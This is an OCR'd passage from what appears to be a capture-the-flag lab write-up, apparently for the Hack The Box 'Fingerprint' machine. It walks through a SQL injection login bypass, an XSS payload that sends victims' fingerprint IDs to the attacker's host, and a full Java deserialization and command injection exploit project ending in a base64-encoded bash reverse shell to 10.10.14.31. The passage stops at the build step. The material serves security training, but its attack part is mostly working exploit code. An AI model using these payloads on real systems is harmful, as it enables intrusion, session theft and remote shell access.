
note The full stack traces of the exception and its root causes are available in the GlassFish Server Open Source Edition 5.0.1 logs.

GlassFish Server Open Source Edition 5.0.1


A simple guess reveals a column named `username` and a user called `admin`.

```
' or username='admin
```

This results in an `Invalid fingerprint-ID` error, wich indicates that we got past the username / password check.



For comparison, this is the error message we would get by sending invalid credentials:



Being able to bypass the credentials check, we need a way to obtain a valid fingerprint. Trying different inputs on the login form, we discover that the `Username` field is vulnerable to Cross-Site Scripting. We submit the following string as the username:

```
<script>alert(1);</script>
```

Our login attempt is recorded to the `auth.log` file, which we can view by requesting `/admin/view/auth.log` on port 80. The code is executed, confirming the XSS vulnerability.

We can use this to retrieve the fingerprint of any user visiting the page. We send the following payload in the `Username` field, where `10.10.14.31` is our VPN address:

```
<script src="http://10.10.11.127:8080/resources/js/login.js"></script>
<script>document.write("<img src=http://10.10.14.31/"+getFingerPrintID()+"></img>");
</script>
```

We open a listener on port 80:

```
sudo nc -lnvp 80
```

After a short while we get a hit, revealing the fingerprint hash of the user:


```
sudo nc -lnvp 80

Connection from 10.10.11.127:57156
GET /962f4a03aa7ebc0515734cf398b0ccd6] HTTP/1.1
Host: 10.10.14.31
Connection: keep-alive
User-Agent: Gozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/94.0.4606.71
Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://fingerprint.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

We send this fingerprint as the `auth_secondary` parameter along with the `uid` value from before, to attempt authentication as `admin`.

```
uid=' or username='admin&auth_primary=a&auth_secondary=962f4a03aa7ebc0515734cf398b0ccd6
```

This once again results in an `Invalid fingerprint-ID` error, meaning the fingerprint we have obtained is not valid for the `admin` user. We know from our previous query that there are exactly two users in the database, so there is a possibility that the fingerprint belongs to the other one. We don't know the user name, but since there are only two users we can just ask for it to not be equal to `admin`:

```
uid=' or
username<>'admin&auth_primary=a&auth_secondary=962f4a03aa7ebc0515734cf398b0ccd6
```




Authentication is successful.


Document moved

This document has moved here.

After clicking the link we are redirected to the `/welcome` page, where we can upload files.




No upload restrictions seem to be in place, as we are able to upload files with any given extension. Intercepting an upload request, we see that the file is uploaded to the `/data/uploads` directory.



Upon inspecting the cookies, we notice a JWT token was set.

We can use the secret key obtained earlier to decode the token on jwt.io:



The payload data is base64-encoded. We decode it:

```
echo -n
rO0ABXNyACFjb20uYWRtaW4uc2VjdXJpdHkuc3JjLm1vZGVsLlVzZXKUBNdz41+5awIABEkAAmlkTAALZmluZ2V
ycHJpbnR0ABJMamF2YS9sYW5nL1N0cmluZztMAAhwYXNzd29yZHEAfgABTAAIdXNlcm5hbWVxAH4AAXhwAAAAAn
QAQDdlZjUyYzI1MWY4MDQ0Y2IxODcwMTM5OTI4OTFkMGU1OGNlOTE5NGRlN2Y1MzViMWI0ZmE2YmJmZTA4Njc4Z
jZ0ABRMV2c3Z1VSMUVtWDdVTnhzSnhxWnQAC21pY2hlYWwxMjM1 | base64 -d > decoded
```

The `file` command recognises the decoded file as Java serialization data, version 5.

```
file decoded

decoded: Java serialization data, version 5
```

Tampering with the user string results in an Internal Server Error, indicating that serialized data is deserialized by the server. Running `strings` on the serialized data shows that it contains user information such as username and password (incidentally, we also learn that our username is `michael12345`).

```
strings decoded

!com.admin.security.src.model.User
fingerprintt
Ljava/lang/String;L
passwordq
usernameq
@7ef52c251f8044cb187013992891d0e58ce9194de7f535b1b4fa6bbfe08678f6t
LWg7gUR1EmX7UNxsJxqZt
micheal1235
```

We search for Java source files in the `/backups` directory, discovering backup copies of `User.java` and `Profile.java`:

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://10.10.11.127:8080/backups -x java -q
```

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u
http://10.10.11.127:8080/backups -x java -q

/User.java            (Status: 200) [Size: 1444]
/Profile.java         (Status: 200) [Size: 1060]
```

We download both files and inspect the code.

```
wget http://10.10.11.127:8080/backups/{User,Profile}.java
```

The `User.java` file defines a `User` class with protected members `uid`, `username`, `password` and `fingerprint` and three public methods:

- `getProfileLocation()`: returns the profile location as `/data/sessions/username.ser`. Since the path is constructed by simple string concatenation, we might be able to control the location through the username (via path traversal);
- `isAdmin()`: returns `true` if the username is `admin`, `false` otherwise;
- `updateProfile()`: writes the profile to disk.

```
package com.admin.security.src.model;

import com.admin.security.src.utils.FileUtil;
import com.admin.security.src.utils.SerUtils;
import lombok.AllArgsConstructor;
import lombok.Data;
import lombok.NoArgsConstructor;
```

```java
import javax.persistence.*;
import java.io.File;
import java.io.IOException;
import java.io.Serializable;
import java.nio.file.Paths;

// import com.admin.security.src.model.UserProfileStorage;
@AllArgsConstructor
@NoArgsConstructor
@Entity
@Data
@Table(name = "users")
public class User implements Serializable {
    private static final long serialVersionUID = -7780857363453462165L;

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    @Column(name = "id")
    protected int id;

    @Column(name = "username")
    protected String username;

    @Column(name = "password")
    protected String password;

    @Column(name = "fingerprint")
    protected String fingerprint;

    public File getProfileLocation() {
        final File dir = new File("/data/sessions/");
        dir.mkdirs();

        final String pathname = dir.getAbsolutePath() + "/" + username + ".ser";
        return Paths.get(pathname).normalize().toFile();
    }

    public boolean isAdmin() {
        return username.equals("admin");
    }

    public void updateProfile(final Profile profile) throws IOException {
        final byte[] res = SerUtils.toByteArray(profile);
        FileUtil.write(res, getProfileLocation());
    }
}
```

The `Profile.java` file defines the `Profile` class, which contains private members `logs`, `adminProfile` and `avatar` and a public method named `getForUser()`, which fetches the user profile from file (determining its location by calling the `getProfileLocation()` method in the `User` class described above) or creates a new one if it doesn't exist.

```
package com.admin.security.src.model;

import com.admin.security.src.profile.UserProfileStorage;
import lombok.Data;

import java.io.File;
import java.io.IOException;
import java.io.Serializable;
import java.util.ArrayList;
import java.util.List;

@Data
public class Profile implements Serializable {
    private static final long serialVersionUID = 3995854114743474071L;

    private final List<String> logs;
    private final boolean adminProfile;

    private File avatar;

    public static Profile getForUser(final User user) {
        // fetch locally saved profile
        final File file = user.getProfileLocation();

        Profile profile;

        if (!file.isFile()) {
            // no file -> create empty profile
            profile = new Profile(new ArrayList<>(), user.isAdmin());
            try {
                user.updateProfile(profile);
            } catch (final IOException ignored) {
            }
        }

        // init logs etc.
        profile = new UserProfileStorage(user).readProfile();

        return profile;

    }

}
```

As we can see, `Profile.java` imports a custom class called `UserProfileStorage`, which implements the `readProfile()` method. A backup copy of `UserProfileStorage.java` is available as well:

```
wget http://10.10.11.127:8080/backups/UserProfileStorage.java
```

```
package com.admin.security.src.profile;

import com.admin.security.src.model.Profile;
import com.admin.security.src.model.User;
import com.admin.security.src.utils.SerUtils;
import com.admin.security.src.utils.Terminal;
import lombok.AllArgsConstructor;
import lombok.Data;

import java.io.File;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.Arrays;

import static com.admin.security.src.profile.Settings.AUTH_LOG;

@Data
@AllArgsConstructor
public class UserProfileStorage implements Serializable {
    private static final long serialVersionUID = -5667788713462095525L;

    private final User user;

    private void readObject(final ObjectInputStream inputStream) throws IOException,
ClassNotFoundException {
        inputStream.defaultReadObject();
        readProfile();
    }

    public Profile readProfile() throws IllegalStateException {

        final File profileFile = user.getProfileLocation();

        try {
            final Path path = Paths.get(profileFile.getAbsolutePath());
            final byte[] content = Files.readAllBytes(path);

            final Profile profile = (Profile) SerUtils.from(content);
```

```
            if (profile.isAdminProfile()) { // load authentication logs only for super
user
                profile.getLogs().clear();
                final String cmd = "cat " + AUTH_LOG.getAbsolutePath() + " | grep " +
user.getUsername();
                profile.getLogs().addAll(Arrays.asList(Terminal.run(cmd).split("\n")));
            }
            return profile;
        } catch (final Exception e) {
            throw new IllegalStateException("Error fetching profile");
        }


    }


}
```

We immediately spot a command injection vulnerability in the `readProfile()` method. The vulnerable code can only be reached if `isAdminProfile()` is `true`, which (as we saw above) only happens when the username is `admin`.

```
if (profile.isAdminProfile()) { // load authentication logs only for super user
                profile.getLogs().clear();
                final String cmd = "cat " + AUTH_LOG.getAbsolutePath() + " | grep " +
user.getUsername();
                profile.getLogs().addAll(Arrays.asList(Terminal.run(cmd).split("\n")));
            }
```

Putting it all together, our strategy to obtain remote code execution is as follows:

- Create a serialized `Profile` with `adminProfile` set to `true`, save it as `profile.ser` and upload it through the avatar upload form (it will be uploaded as `/data/uploads/profile.ser`);
- Create a serialized `UserProfileStorage` with `username` set to `../../../../../$(<payload>)/../../../../../../../../../data/uploads/profile`, encode it to JWT and set it as our token.

Upon sending the forged token, the `UserProfileStorage` object will be deserialized and the following operations will be executed in order.

1. Call `getProfileLocation()` to obtain the path of the profile on disk.

```
final File profileFile = user.getProfileLocation();
```

As observed earlier, the path is obtained by string concatenation:

```
final String pathname = dir.getAbsolutePath() + "/" + username + ".ser";
```

The result of this will be `/../../../../../$(<payload>)/../../../data/uploads/profile.ser`, which points to our uploaded file.

2. Load profile data from the file:

```
try {
            final Path path = Paths.get(profileFile.getAbsolutePath());
            final byte[] content = Files.readAllBytes(path);

            final Profile profile = (Profile) SerUtils.from(content);
```

3. If `profile.isAdminProfile()` is `true` (which it is in our case, since the serialized profile we uploaded was explicitly created with `adminProfile` set to `true`), construct the `cmd` string and execute the command.

```
final String cmd = "cat " + AUTH_LOG.getAbsolutePath() + " | grep " +
user.getUsername();
profile.getLogs().addAll(Arrays.asList(Terminal.run(cmd).split("\n")));
```

   The `$(payload)` part in our forged username is added to the `cmd` string, which becomes:

```
cat <log path> | grep /../../../../../$(<payload>)/../../../data/uploads/profile
```

   When `Terminal.run(cmd)` is called, our payload is expanded and executed.

We create a new Maven project with the following structure:

```
├── pom.xml
└── src
    └── main
        └── java
            └── com
                └── admin
                    └── security
                        └── src
                            ├── App.java
                            ├── model
                            │   ├── Profile.java
                            │   └── User.java
                            ├── profile
                            │   └── UserProfileStorage.java
                            └── utils
                                ├── FileUtil.java
                                └── SerUtils.java
```

where `Profile.java`, `User.java` and `UserProfileStorage.java` are the files downloaded from the `/backups` directory, while `FileUtil.java` and `SerUtils.java` implement the required methods as follows:

```
package com.admin.security.src.utils;

import java.io.File;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Paths;

public class FileUtil {
  public static void write(final byte[] data, final File file) throws IOException {
    if (!file.isFile()) {
      file.createNewFile();
    }
    Files.write(Paths.get(file.getAbsolutePath()), data);
  }
}
```

```
package com.admin.security.src.utils;

import java.io.Serializable;
import java.io.IOException;
import java.io.ByteArrayOutputStream;
import java.io.ByteArrayInputStream;
import java.io.ObjectOutputStream;
import java.io.ObjectInputStream;
import java.lang.ClassNotFoundException;

public class SerUtils {
  public static byte[] toByteArray(final Serializable obj) throws IOException {
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(bos);
    oos.writeObject(obj);
    oos.flush();
    return bos.toByteArray();
  }

  public static Object from(byte[] data) throws IOException, ClassNotFoundException {
    ByteArrayInputStream bis = new ByteArrayInputStream(data);
    ObjectInputStream ois = new ObjectInputStream(bis);
    return ois.readObject();
  }
}
```

The `App.java` file is where our `main()` method goes:

```
package com.admin.security.src;

import com.admin.security.src.model.User;
import com.admin.security.src.model.Profile;
import com.admin.security.src.profile.UserProfileStorage;
import com.admin.security.src.utils.SerUtils;
import com.admin.security.src.utils.FileUtil;
import java.util.ArrayList;
import java.util.Base64;
import java.io.File;
import java.io.IOException;

public class App {
    public static void main( String[] args ) throws IOException {
        // Create new profile with adminProfile=true and write it to profile.ser
        Profile profile = new Profile(new ArrayList<>(), true);
        FileUtil.write(SerUtils.toByteArray(profile), new File("./profile.ser"));

        // Create new UserProfileStorage for user with malicious username, encode it
and print it to standard output
        User user = new User(7777, "../../../../../$(echo
YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0LjMxLzc3NzcgMD4mMQ== | base64 -d |
bash)/../../../data/uploads/profile", "", "");
        UserProfileStorage ups = new UserProfileStorage(user);

 System.out.println(Base64.getEncoder().encodeToString(SerUtils.toByteArray(ups)));
    }
}
```

where `YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0LjMxLzc3NzcgMD4mMQ==` is our base64-encoded payload:

```
bash -i &>/dev/tcp/10.10.14.31/7777 0>&1
```

Finally, this is `pom.xml`:

```
<?xml version="1.0" encoding="UTF-8"?>

<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>com.admin.security</groupId>
  <artifactId>exploit</artifactId>
  <version>1.0-SNAPSHOT</version>

  <name>exploit</name>
```

```
  <!-- FIXME change it to the project's website -->
  <url>http://www.example.com</url>

  <properties>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    <maven.compiler.source>1.7</maven.compiler.source>
    <maven.compiler.target>1.7</maven.compiler.target>
  </properties>

  <dependencies>
    <dependency>
      <groupId>junit</groupId>
      <artifactId>junit</artifactId>
      <version>4.11</version>
      <scope>test</scope>
    </dependency>
    <dependency>
      <groupId>org.projectlombok</groupId>
      <artifactId>lombok</artifactId>
      <version>1.18.22</version>
      <scope>provided</scope>
    </dependency>
  </dependencies>

  <build>
    <pluginManagement><!-- lock down plugins versions to avoid using Maven defaults
(may be moved to parent pom) -->
      <plugins>
        <!-- clean lifecycle, see https://maven.apache.org/ref/current/maven-
core/lifecycles.html#clean_Lifecycle -->
        <plugin>
          <artifactId>maven-clean-plugin</artifactId>
          <version>3.1.0</version>
        </plugin>
        <!-- default lifecycle, jar packaging: see
https://maven.apache.org/ref/current/maven-core/default-
bindings.html#Plugin_bindings_for_jar_packaging -->
        <plugin>
          <artifactId>maven-resources-plugin</artifactId>
          <version>3.0.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-compiler-plugin</artifactId>
          <version>3.8.0</version>
        </plugin>
        <plugin>
          <artifactId>maven-surefire-plugin</artifactId>
          <version>2.22.1</version>
        </plugin>
```

```
        <plugin>
          <artifactId>maven-jar-plugin</artifactId>
          <version>3.0.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-install-plugin</artifactId>
          <version>2.5.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-deploy-plugin</artifactId>
          <version>2.8.2</version>
        </plugin>
        <!-- site lifecycle, see https://maven.apache.org/ref/current/maven-
core/lifecycles.html#site_Lifecycle -->
        <plugin>
          <artifactId>maven-site-plugin</artifactId>
          <version>3.7.1</version>
        </plugin>
        <plugin>
          <artifactId>maven-project-info-reports-plugin</artifactId>
          <version>3.0.0</version>
        </plugin>
      </plugins>
    </pluginManagement>
      <plugins>
          <plugin>
              <groupId>org.apache.maven.plugins</groupId>
              <artifactId>maven-compiler-plugin</artifactId>
              <configuration>
                  <source>8</source>
                  <target>8</target>
              </configuration>
          </plugin>
          <plugin>
              <groupId>org.apache.maven.plugins</groupId>
              <artifactId>maven-jar-plugin</artifactId>
              <configuration>
                 <archive>
                   <manifest>
                     <addClasspath>true</addClasspath>
                     <mainClass>com.admin.security.src.App</mainClass>
                   </manifest>
                 </archive>
              </configuration>
          </plugin>
      </plugins>
  </build>
</project>
```

We build the project with Maven:

